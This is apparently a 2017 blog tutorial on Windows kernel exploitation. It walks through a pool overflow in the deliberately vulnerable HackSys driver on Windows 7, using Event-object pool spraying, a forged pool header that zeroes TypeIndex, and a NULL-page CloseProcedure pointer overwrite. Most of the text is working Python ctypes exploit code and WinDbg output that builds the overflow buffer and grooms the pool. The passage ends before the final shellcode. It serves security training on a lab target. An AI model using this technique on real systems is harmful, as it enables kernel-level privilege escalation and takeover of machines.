Rootkit

Menu

# Windows Kernel Exploitation Tutorial Part 4: Pool Feng-Shui –> Pool Overflow

November 28, 2017 rootkit

## Overview

We discussed about Write-What-Where vulnerability in the previous part. This part will deal with another vulnerability, **Pool Overflow**, which in simpler terms, is just an Out-of-Bounds write on the pool buffer. This part could be intimidating and goes really in-depth on how to groom the pool in a way to control the flow of the application reliably everytime to our shellcode, so take your time with this, and try to understand the concepts used before actually trying to exploit the vulnerability.

Again, huge thanks to @hacksysteam for the driver.

## Pool Feng-Shui

Before we dig deep into Pool Overflow, we need to understand the basics of pool, how to manipulate it to our needs. A really good read on this topic is available here by Tarjei Mandt. I highly suggest to go through it before continuing further in this post. You need to have a solid understading on the pool concepts before continuing further.

Kernel Pool is very similar to Windows Heap, as it's used to serve dynamic memory allocations. Just like the Heap Spray to groom the heap for normal applications, in kernel land, we need to find a way to groom our pool in such a way, so that we can predictably call our shellcode from the memory location. It's very important to understand the concepts for Pool Allocator, and how to influence the pool allocation and deallocation mechanism.


For our HEVD driver, the vulnerable user buffer is allocated in the Non-Paged pool, so we need to find a technique to groom the Non-Paged pool. Windows provides an *Event* object, which is stored in Non-Paged pool, and can be created using the *CreateEvent* API:

```
HANDLE WINAPI CreateEvent(
  _In_opt_ LPSECURITY_ATTRIBUTES lpEventAttributes,
  _In_     BOOL                  bManualReset,
  _In_     BOOL                  bInitialState,
  _In_opt_ LPCTSTR               lpName
);
```

Here, we would need to create two large enough arrays of Event objects with this API, and then, create holes in that allocated pool chunk by freeing some of the Event objects in one of the arrays by using the *CloseHandle* API, which after coalescing, would combine into larger free chunks:

```
BOOL WINAPI CloseHandle(
  _In_ HANDLE hObject
);
```

In these free chunks, we'd need to insert our vulnerable user buffer in such a way, that it reliably overwrites the correct memory location everytime, as we'd be "**corrupting**" an adjacent header of the event object, to divert the flow of our execution to our shellcode. A very rough diagram of what we are going to do here should make this a bit more clear (Yeah, I'm a 1337 in paint):




After this, we'd be carefully placing the pointer to our shellcode in such a way, that it could be called by manipulating our corrupted pool header. We'd be faking a *OBJECT_TYPE* header, carefully overwriting the pointer to one of the procedures in *OBJECT_TYPE_INITIALIZER*.

## Analysis

To analyze the vulnerability, let's look into the *PoolOverflow.c* file:

```
__try {
        DbgPrint("[+] Allocating Pool chunk\n");

        // Allocate Pool chunk
        KernelBuffer = ExAllocatePoolWithTag(NonPagedPool,
                                             (SIZE_T)POOL_BUFFER_SIZE,
                                             (ULONG)POOL_TAG);

        if (!KernelBuffer) {
            // Unable to allocate Pool chunk
            DbgPrint("[-] Unable to allocate Pool chunk\n");

            Status = STATUS_NO_MEMORY;
            return Status;
        }
        else {
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
            DbgPrint("[+] Pool Size: 0x%X\n", (SIZE_T)POOL_BUFFER_SIZE);
            DbgPrint("[+] Pool Chunk: 0x%p\n", KernelBuffer);
        }

        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer, (SIZE_T)POOL_BUFFER_SIZE, (ULONG)__alignof(UCHAR));
```

```
        DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
        DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
        DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
        DbgPrint("[+] KernelBuffer Size: 0x%X\n", (SIZE_T)POOL_BUFFER_SIZE);

#ifdef SECURE
        // Secure Note: This is secure because the developer is passing a size
        // equal to size of the allocated Pool chunk to RtlCopyMemory()/memcpy().
        // Hence, there will be no overflow
        RtlCopyMemory(KernelBuffer, UserBuffer, (SIZE_T)POOL_BUFFER_SIZE);
#else
        DbgPrint("[+] Triggering Pool Overflow\n");

        // Vulnerability Note: This is a vanilla Pool Based Overflow vulnerability
        // because the developer is passing the user supplied value directly to
        // RtlCopyMemory()/memcpy() without validating if the size is greater or
        // equal to the size of the allocated Pool chunk
        RtlCopyMemory(KernelBuffer, UserBuffer, Size);
```

This would seem a little more compllicated, but we can clearly see the vulnerability here, as in the last line, the developer is directly passing the value without any validation of the size. This leads to a Vanilla Pool Overflow vulnerability.

We'll find the IOCTL for this vulnerability as described in the previous post:

```
hex((0x00000022 << 16) | (0x00000000 << 14) | (0x803 << 2) | 0x00000003)
```

This gives us IOCTL of *0x22200f*.

We'll just analyze the function *TriggerPoolOverflow* in IDA to see what we can find:

```
; int __stdcall TriggerPoolOverflow(void *UserBuffer, unsigned int Size)
_TriggerPoolOverflow@8 proc near        ; CODE XREF: PoolOverflowIoctlHandler(x,x)+19↓p

Tag             = dword ptr -38h
var_24          = dword ptr -24h
Status          = dword ptr -20h
KernelBuffer    = dword ptr -1Ch
ms_exc          = CPPEH_RECORD ptr -18h
UserBuffer      = dword ptr  8
Size            = dword ptr  0Ch

                push    14h
                push    offset stru_12138
                call    __SEH_prolog4
                xor     edi, edi
                mov     [ebp+Status], edi
                mov     [ebp+ms_exc.registration.TryLevel], edi
                push    offset aAllocatingPool ; "[+] Allocating Pool chunk\n"
                call     DbgPrint
                mov     [esp+38h+Tag], 6B636148h ; Tag
                mov     esi, 1F8h
                push    esi             ; NumberOfBytes
                push    edi             ; PoolType
                call    ds:__imp__ExAllocatePoolWithTag@12 ; ExAllocatePoolWithTag(x,x,x)
                mov     [ebp+KernelBuffer], eax
                cmp     eax, edi
                jnz     short loc_1417F
                push    offset aUnableToAlloca ; "[-] Unable to allocate Pool chunk\n"
                call    _DbgPrint
                pop     ecx
                mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
                mov     eax, 0C0000017h
                jmp     loc_1426F
```

We see a tag of "Hack" as our vulnerable buffer tag, and having a length of 0x1f8 (504). As we have sufficient information about the vulnerability now, let's jump to the fun part, exploiting it.

# Exploitation

Let's start with our skeleton script, with the IOCTL of *0x22200f*.

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    buf = "A"*100
    bufLength = len(buf)

    kernel32.DeviceIoControl(hevDevice, 0x22200f, buf, bufLength, None, 0, byref(c_ulong()),

if __name__ == "__main__":
    main()
```

```
kd> g
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
[+] Allocating Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Chunk: 0x87BBA008
[+] UserBuffer: 0x012888B4
[+] UserBuffer Size: 0x64
[+] KernelBuffer: 0x87BBA008
[+] KernelBuffer Size: 0x1F8
[+] Triggering Pool Overflow
[+] Freeing Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Chunk: 0x87BBA008
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
```

We are triggering the Pool Overflow IOCTL. We can see the tag *'kcaH'* and the size of *0x1f8 (504)*. Let's try giving *0x1f8* as the UserBuffer Size.

```
kd> g
[+] Allocating Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Chunk: 0x93D04D88
[+] UserBuffer: 0x0149EFE4
[+] UserBuffer Size: 0x1F8
[+] KernelBuffer: 0x93D04D88
[+] KernelBuffer Size: 0x1F8
[+] Triggering Pool Overflow
Breakpoint 1 hit
HEVD!TriggerPoolOverflow+0xe6:
```

Cool, we shouldn't be corrupting any adjacent memory right now, as we are just at the border of the given size. Let's analyze the pool:

```
kd> !pool 0x93D04D88
Pool page 93d04d88 region is Nonpaged pool
 93d04000 size:   90 previous size:    0  (Allocated)  CcBc
 93d04090 size:   28 previous size:   90  (Allocated)  VadS
 93d040b8 size:   40 previous size:   28  (Allocated)  Even (Protected)
 93d040f8 size:   78 previous size:   40  (Allocated)  IrpC
 93d04170 size:   78 previous size:   78  (Allocated)  IrpC
 93d041e8 size:   78 previous size:   78  (Allocated)  IrpC
 93d04260 size:   c8 previous size:   78  (Allocated)  File (Protected)
 93d04328 size:   90 previous size:   c8  (Allocated)  MmCa
 93d043b8 size:  168 previous size:   90  (Allocated)  CcSc
 93d04520 size:   90 previous size:  168  (Allocated)  CcBc
 93d045b0 size:   c8 previous size:   90  (Allocated)  File (Protected)
 93d04678 size:   90 previous size:   c8  (Allocated)  CcBc
 93d04708 size:   40 previous size:   90  (Allocated)  Even (Protected)
 93d04748 size:   68 previous size:   40  (Allocated)  EtwR (Protected)
 93d047b0 size:   68 previous size:   68  (Allocated)  EtwR (Protected)
 93d04818 size:   68 previous size:   68  (Allocated)  EtwR (Protected)
 93d04880 size:  180 previous size:   68  (Allocated)  EtwG
 93d04a00 size:   48 previous size:  180  (Allocated)  Vad
 93d04a48 size:  168 previous size:   48  (Allocated)  CcSc
 93d04bb0 size:   c8 previous size:  168  (Allocated)  File (Protected)
 93d04c78 size:   90 previous size:   c8  (Allocated)  Ntfx
 93d04d08 size:   78 previous size:   90  (Free)       SeIf
*93d04d80 size:  200 previous size:   78  (Allocated) *Hack
               Owning component : Unknown (update pooltag.txt)
 93d04f80 size:   40 previous size:  200  (Allocated)  VM3D
 93d04fc0 size:   40 previous size:   40  (Allocated)  MmLk
```

We see that our user buffer is perfectly allocated, and just ends adjacent to the next pool chunk's header:

```
kd> dd 0x93D04F80-8
93d04f78  41414141 41414141 04080040 44334d56
93d04f88  881f8000 93d2a498 00000000 00000000
93d04f98  00000000 00000000 00000000 93dc5d20
93d04fa8  00000000 0000003f 0000017f 00000000
93d04fb8  93d3fac8 95481074 04080008 6b4c6d4d
93d04fc8  93dc11c8 00000000 00000000 93dc5d20
93d04fd8  93dc5d20 a05ab000 0000001e 00000000
93d04fe8  0001e000 00037c9d 85c037c6 85c2652d
```

Overflowing this would be disastrous, and would result in a BSOD/Crash, corrupting the adjacent pool header.

```
kd> g
[+] Allocating Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Chunk: 0x93DC1BF0
[+] UserBuffer: 0x0139EFE4
[+] UserBuffer Size: 0x200
[+] KernelBuffer: 0x93DC1BF0
[+] KernelBuffer Size: 0x1F8
[+] Triggering Pool Overflow
Breakpoint 1 hit
HEVD!TriggerPoolOverflow+0xe6:
81f84210 686c53f881      push    offset HEVD! ?? ::NNGAKEGL::`string' (81f8536c)
kd> !pool 0x93DC1BF0
Pool page 93dc1bf0 region is Nonpaged pool
 93dc1000 size:   90 previous size:    0  (Allocated)  MmCa
 93dc1090 size:   28 previous size:   90  (Allocated)  VThr
 93dc10b8 size:   c8 previous size:   28  (Allocated)  File (Protected)
 93dc1180 size:   40 previous size:   c8  (Allocated)  VM3D
 93dc11c0 size:   40 previous size:   40  (Allocated)  MmLk
 93dc1200 size:   40 previous size:   40  (Allocated)  MmLk
 93dc1240 size:  248 previous size:   40  (Free)       CcWk
 93dc1488 size:   68 previous size:  248  (Allocated)  FMsl
 93dc14f0 size:   c8 previous size:   68  (Allocated)  Ntfx
 93dc15b8 size:  168 previous size:   c8  (Allocated)  CcSc
 93dc1720 size:   78 previous size:  168  (Allocated)  IrpC
 93dc1798 size:   50 previous size:   78  (Allocated)  Vadm
 93dc17e8 size:   40 previous size:   50  (Allocated)  Even (Protected)
 93dc1828 size:   c8 previous size:   40  (Allocated)  Ntfx
 93dc18f0 size:  2d0 previous size:   c8  (Free)       CcSc
 93dc1bc0 size:   28 previous size:  2d0  (Allocated)  VThr
*93dc1be8 size:  200 previous size:   28  (Allocated) *Hack
                Owning component : Unknown (update pooltag.txt)

93dc1de8 doesn't look like a valid small pool allocation, checking to see
if the entire page is actually part of a large page allocation...

Unable to read pool table page at 8ad24000
kd> dd 93dc1de8-8
93dc1de0  41414141 41414141 41414141 41414141
93dc1df0  9c5c0a68 93dc100c 93dbf30c 00000000
93dc1e00  00000008 00000000 00000000 00000080
93dc1e10  00000000 93dc1ec7 00000000 00000000
93dc1e20  00000000 00000000 00000000 00000000
93dc1e30  00000001 00000000 93dc1e38 93dc1e38
93dc1e40  93dc1df0 9d528810 00000000 00000009
93dc1e50  00000000 a000000d 00000000 00000008

kd>
```

One interesting thing to note here is how we are actually able to control the adjacent header with our overflow. This is the vulnerability that we'd be exploiting by grooming the pool in a predictable manner, derandomising our pool. For this, our previously discusssed *CreateEvent* API is perfect, as it has a size of *0x40*, which could easily be matched to our Pool size *0x200*.

We'll spray a huge number of Event objects, store their handles in arrays, and see how it affects our pool:

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    ntdll = windll.ntdll

    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle."
        sys.exit(0)

    buf = "A"*504
    buf_ad = id(buf) + 20

```

```
    spray_event1 = spray_event2 = []

    for i in xrange(10000):
        spray_event1.append(kernel32.CreateEventA(None, False, False, None))
    for i in xrange(5000):
        spray_event2.append(kernel32.CreateEventA(None, False, False, None))

    kernel32.DeviceIoControl(hevDevice, 0x22200f, buf_ad, len(buf), None, 0, byref(c_ulong())

if __name__ == "__main__":
    main()
```

```
kd> g
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
Breakpoint 0 hit
HEVD!TriggerPoolOverflow:
8258412a 6a14            push    14h
kd> bp 82584210
kd> g
[+] Allocating Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Chunk: 0x89F4C388
[+] UserBuffer: 0x013BEFE4
[+] UserBuffer Size: 0x1F8
[+] KernelBuffer: 0x89F4C388
[+] KernelBuffer Size: 0x1F8
[+] Triggering Pool Overflow
Breakpoint 1 hit
HEVD!TriggerPoolOverflow+0xe6:
82584210 686c535882      push    offset HEVD! ?? ::NNGAKEGL::`string' (8258536c)
kd> !pool 0x89F4C388
Pool page 89f4c388 region is Nonpaged pool
 89f4c000 size:   40 previous size:    0  (Allocated)  Even (Protected)
 89f4c040 size:   48 previous size:   40  (Free)       . . .
 89f4c088 size:  2f8 previous size:   48  (Allocated)  usbp
*89f4c380 size:  200 previous size:  2f8  (Allocated) *Hack
              Owning component : Unknown (update pooltag.txt)
 89f4c580 size:   40 previous size:  200  (Allocated)  Even (Protected)
 89f4c5c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c600 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c640 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c680 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c6c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c700 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c740 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c780 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c7c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c800 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c840 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c880 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c8c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c900 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c940 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c980 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4c9c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4ca00 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f4ca40 size:   40 previous size:   40  (Allocated)  Even (Protected)
```

Our Event objects are sprayed in the non-paged pool. Now we need to create holes, and re-allocate our vulnerable buffer **Hack** into the created holes. After reallocating our vulnerable buffer, we'd need to "**corrupt**" the adjacent pool header in such a way, that it leads to our shellcode. The size of the Event object would be *0x40 (0x38 + 0x8)*, including the Pool Header.

Let's analyze the headers:

```
kd> dd 89f9f900 - 8
89f9f8f8  41414141 41414141 04080040 ee657645
89f9f908  00000000 00000040 00000000 00000000
89f9f918  00000001 00000001 00000000 0008000c
89f9f928  8785f940 00000000 ff040001 00000000
89f9f938  89f9f938 89f9f938 04080008 ee657645
89f9f948  00000000 00000040 00000000 00000000
89f9f958  00000001 00000001 00000000 0008000c
89f9f968  8785f940 00000000 ff040001 00000000
```

As we are reliably spraying our Non-Paged pool with Event objects, we can just append these values at the end of our vulnerable buffer and be done with it. But, it won't work, as these headers have a deeper meaning and needs a minute modification. Let's dig deep into the headers to see what needs to be modified:

```
kd> dd 89f9f900 - 8
89f9f8f8  41414141 41414141 04080040 ee657645
89f9f908  00000000 00000040 00000000 00000000
89f9f918  00000001 00000001 00000000 0008000c
89f9f928  8785f940 00000000 ff040001 00000000
89f9f938  89f9f938 89f9f938 04080008 ee657645
89f9f948  00000000 00000040 00000000 00000000
89f9f958  00000001 00000001 00000000 0008000c
89f9f968  8785f940 00000000 ff040001 00000000
kd> dt nt!_POOL_HEADER 89f9f900
   +0x000 PreviousSize     : 0y001000000 (0x40)
   +0x000 PoolIndex        : 0y0000000 (0)
   +0x002 BlockSize        : 0y000001000 (0x8)
   +0x002 PoolType         : 0y0000010 (0x2)
   +0x000 Ulong1           : 0x4080040
   +0x004 PoolTag          : 0xee657645
   +0x004 AllocatorBackTraceIndex : 0x7645
   +0x006 PoolTagHash      : 0xee65
kd> dt nt!_OBJECT_HEADER_QUOTA_INFO 89f9f900 + 8
   +0x000 PagedPoolCharge  : 0
   +0x004 NonPagedPoolCharge : 0x40
   +0x008 SecurityDescriptorCharge : 0
   +0x00c SecurityDescriptorQuotaBlock : (null)
kd> dt nt!_OBJECT_HEADER 89f9f900+18
   +0x000 PointerCount     : 0n1
   +0x004 HandleCount      : 0n1
   +0x004 NextToFree       : 0x00000001 Void
   +0x008 Lock             : _EX_PUSH_LOCK
   +0x00c TypeIndex        : 0xc ''
   +0x00d TraceFlags       : 0 ''
   +0x00e InfoMask         : 0x8 ''
   +0x00f Flags            : 0 ''
   +0x010 ObjectCreateInfo : 0x8785f940 _OBJECT_CREATE_INFORMATION
   +0x010 QuotaBlockCharged : 0x8785f940 Void
   +0x014 SecurityDescriptor : (null)
   +0x018 Body             : _QUAD
kd>
```

The thing we are interested in this is the **TypeIndex**, which is actually an offset (*0xc*) in an array of pointers, which defines **OBJECT_TYPE** of each object supported by Windows. Let's analyze that:

```
kd> dd nt!ObTypeIndexTable
82b85660  00000000 bad0b0b0 8515af78 8515aeb0
82b85670  8515ade8 8515ac00 8515aac0 8515a9f8
82b85680  8515a930 8515a868 8515a7a0 8515a390
82b85690  85f05418 85f05350 85f06418 85f06350
82b856a0  85f08f78 85f08eb0 85f08de8 85f08d20
82b856b0  85f08c58 85f08b90 85f08ac8 85f08a00
82b856c0  85f08938 85f08870 85f087a8 85f086e0
82b856d0  85f08618 85f09f78 85f09eb0 85f09de8
kd> dt nt!_OBJECT_TYPE 85f05418 .
   +0x000 TypeList         :  [ 0x85f05418 - 0x85f05418 ]
      +0x000 Flink            : 0x85f05418 _LIST_ENTRY [ 0x85f05418 - 0x85f05418 ]
      +0x004 Blink            : 0x85f05418 _LIST_ENTRY [ 0x85f05418 - 0x85f05418 ]
   +0x008 Name             :  "Event"
      +0x000 Length           : 0xa
      +0x002 MaximumLength    : 0xc
      +0x004 Buffer           : 0x86c08b90  "Event"
   +0x010 DefaultObject    :
   +0x014 Index            : 0xc ''
   +0x018 TotalNumberOfObjects : 0x493f
   +0x01c TotalNumberOfHandles : 0x4993
   +0x020 HighWaterNumberOfObjects : 0x4940
   +0x024 HighWaterNumberOfHandles : 0x4994
   +0x028 TypeInfo         :
      +0x000 Length           : 0x50
      +0x002 ObjectTypeFlags  : 0 ''
      +0x002 CaseInsensitive  : 0y0
      +0x002 UnnamedObjectsOnly : 0y0
      +0x002 UseDefaultObject : 0y0
      +0x002 SecurityRequired : 0y0
      +0x002 MaintainHandleCount : 0y0
      +0x002 MaintainTypeList : 0y0
      +0x002 SupportsObjectCallbacks : 0y0
      +0x002 CacheAligned     : 0y0
      +0x004 ObjectTypeCode   : 2
      +0x008 InvalidAttributes : 0x100
      +0x00c GenericMapping   : _GENERIC_MAPPING
      +0x01c ValidAccessMask  : 0x1f0003
      +0x020 RetainAccess     : 0
      +0x024 PoolType         : 0 ( NonPagedPool )
      +0x028 DefaultPagedPoolCharge : 0
      +0x02c DefaultNonPagedPoolCharge : 0x40
      +0x030 DumpProcedure    : (null)
      +0x034 OpenProcedure    : (null)
      +0x038 CloseProcedure   : (null)
      +0x03c DeleteProcedure  : (null)
      +0x040 ParseProcedure   : (null)
      +0x044 SecurityProcedure : 0x82ca7946        long  nt!SeDefaultObjectMethod+0
      +0x048 QueryNameProcedure : (null)
      +0x04c OkayToCloseProcedure : (null)
   +0x078 TypeLock         :
      +0x000 Locked           : 0y0
      +0x000 Waiting          : 0y0
      +0x000 Waking           : 0y0
      +0x000 MultipleShared   : 0y0
      +0x000 Shared           : 0y0000000000000000000000000000 (0)
      +0x000 Value            : 0
      +0x000 Ptr              : (null)
   +0x07c Key              : 0x6e657645
   +0x080 CallbackList     :  [ 0x85f05498 - 0x85f05498 ]
      +0x000 Flink            : 0x85f05498 _LIST_ENTRY [ 0x85f05498 - 0x85f05498 ]
      +0x004 Blink            : 0x85f05498 _LIST_ENTRY [ 0x85f05498 - 0x85f05498 ]

kd>
```

This all might seem a little complicated at first, but I have highlighted the important parts:

- The first pointer is *00000000,* very important as we are right now in Windows 7 (explained below).
- The next highlighted pointer is *85f05418*, which is at the offset of the *0xc* from the start
- Analyzing this, we see that this is the **Event** object type
- Now, the most interesting thing here is the **TypeInfo** member, at an offset of *0x28.*
    - Towards the end of this member, there are some procedures called, one can use a suitable procedure from the provided ones. I'd be using the **CloseProcedure**, located at *0x038.*
    - The offset for **CloseProcedure** becomes *0x28* + *0x38* = ***0x60***
    - This *0x60* is the pointer that we'd be overwriting with pointer to our shellcode, and then call the **CloseProcedure** method, thus ultimately executing our shellcode.

Our goal is to change the **TypeIndex** offset from *0xc* to *0x0,* as the first pointer is the null pointer, and in Windows 7, there's a **flaw** where it's possible to map NULL pages using the *NtAllocateVirtualMemory* call:

```
NTSTATUS ZwAllocateVirtualMemory(
  _In_    HANDLE    ProcessHandle,
  _Inout_ PVOID     *BaseAddress,
  _In_    ULONG_PTR ZeroBits,
  _Inout_ PSIZE_T   RegionSize,
  _In_    ULONG     AllocationType,
  _In_    ULONG     Protect
);
```

And then writing pointer to our shellcode onto the desired location (*0x60*) using the *WriteProcessMemory* call:

```
BOOL WINAPI WriteProcessMemory(
  _In_  HANDLE  hProcess,
  _In_  LPVOID  lpBaseAddress,
  _In_  LPCVOID lpBuffer,
  _In_  SIZE_T  nSize,
  _Out_ SIZE_T  *lpNumberOfBytesWritten
);
```

Adding all the things discussed above together, our rough script would look like:

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    ntdll = windll.ntdll

    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle."
        sys.exit(0)

    ntdll.NtAllocateVirtualMemory(0xFFFFFFFF, byref(c_void_p(0x1)), 0, byref(c_ulong(0x100)),

    shellcode = "\x90" * 8
    shellcode_address = id(shellcode) + 20

    kernel32.WriteProcessMemory(0xFFFFFFFF, 0x60, byref(c_void_p(shellcode_address)), 0x4, by

    buf = "A" * 504
    buf += struct.pack("L", 0x04080040)
    buf += struct.pack("L", 0xEE657645)
    buf += struct.pack("L", 0x00000000)
    buf += struct.pack("L", 0x00000040)
    buf += struct.pack("L", 0x00000000)
    buf += struct.pack("L", 0x00000000)
    buf += struct.pack("L", 0x00000001)
    buf += struct.pack("L", 0x00000001)
    buf += struct.pack("L", 0x00000000)
    buf += struct.pack("L", 0x00080000)
    buf_ad = id(buf) + 20

    spray_event1 = spray_event2 = []

    for i in xrange(10000):
        spray_event1.append(kernel32.CreateEventA(None, False, False, None))
```

```python
    for i in xrange(5000):
        spray_event2.append(kernel32.CreateEventA(None, False, False, None))

    for i in xrange(0, len(spray_event2), 16):
        for j in xrange(0, 8, 1):
            kernel32.CloseHandle(spray_event2[i+j])

    kernel32.DeviceIoControl(hevDevice, 0x22200f, buf_ad, len(buf), None, 0, byref(c_ulong())

if __name__ == "__main__":
    main()
```

```
[+] Pool Chunk: 0x89F92D08
[+] UserBuffer: 0x0138235C
[+] UserBuffer Size: 0x220
[+] KernelBuffer: 0x89F92D08
[+] KernelBuffer Size: 0x1F8
[+] Triggering Pool Overflow
Breakpoint 1 hit
HEVD!TriggerPoolOverflow+0xe6:
8217c210 686cd31782       push    offset HEVD! ?? ::NNGAKEGL::`string' (8217d36c)
kd> !pool 0x89F92D08
Pool page 89f92d08 region is Nonpaged pool
 89f92000 size:   40 previous size:    0  (Allocated)  Even (Protected)
 89f92040 size:  7c8 previous size:   40  (Free)       .0..
 89f92808 size:  2f8 previous size:  7c8  (Allocated)  usbp
 89f92b00 size:   40 previous size:  2f8  (Allocated)  Even (Protected)
 89f92b40 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f92b80 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f92bc0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f92c00 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f92c40 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f92c80 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f92cc0 size:   40 previous size:   40  (Allocated)  Even (Protected)
*89f92d00 size:  200 previous size:   40  (Allocated) *Hack
               Owning component : Unknown (update pooltag.txt)
 89f92f00 size:   40 previous size:  200  (Allocated)  Even (Protected)
 89f92f40 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f92f80 size:   40 previous size:   40  (Allocated)  Even (Protected)
 89f92fc0 size:   40 previous size:   40  (Allocated)  Even (Protected)
```

Our Vulnerable buffer now sits flush between our Event objects, in the hole that we created.

```
kd> dd 89f92f00 - 8
89f92ef8  41414141 41414141 04080040 ee657645
89f92f08  00000000 00000040 00000000 00000000
89f92f18  00000001 00000001 00000000 00080000
89f92f28  87864640 00000000 00040001 00000000
89f92f38  89f92f38 89f92f38 04080008 ee657645
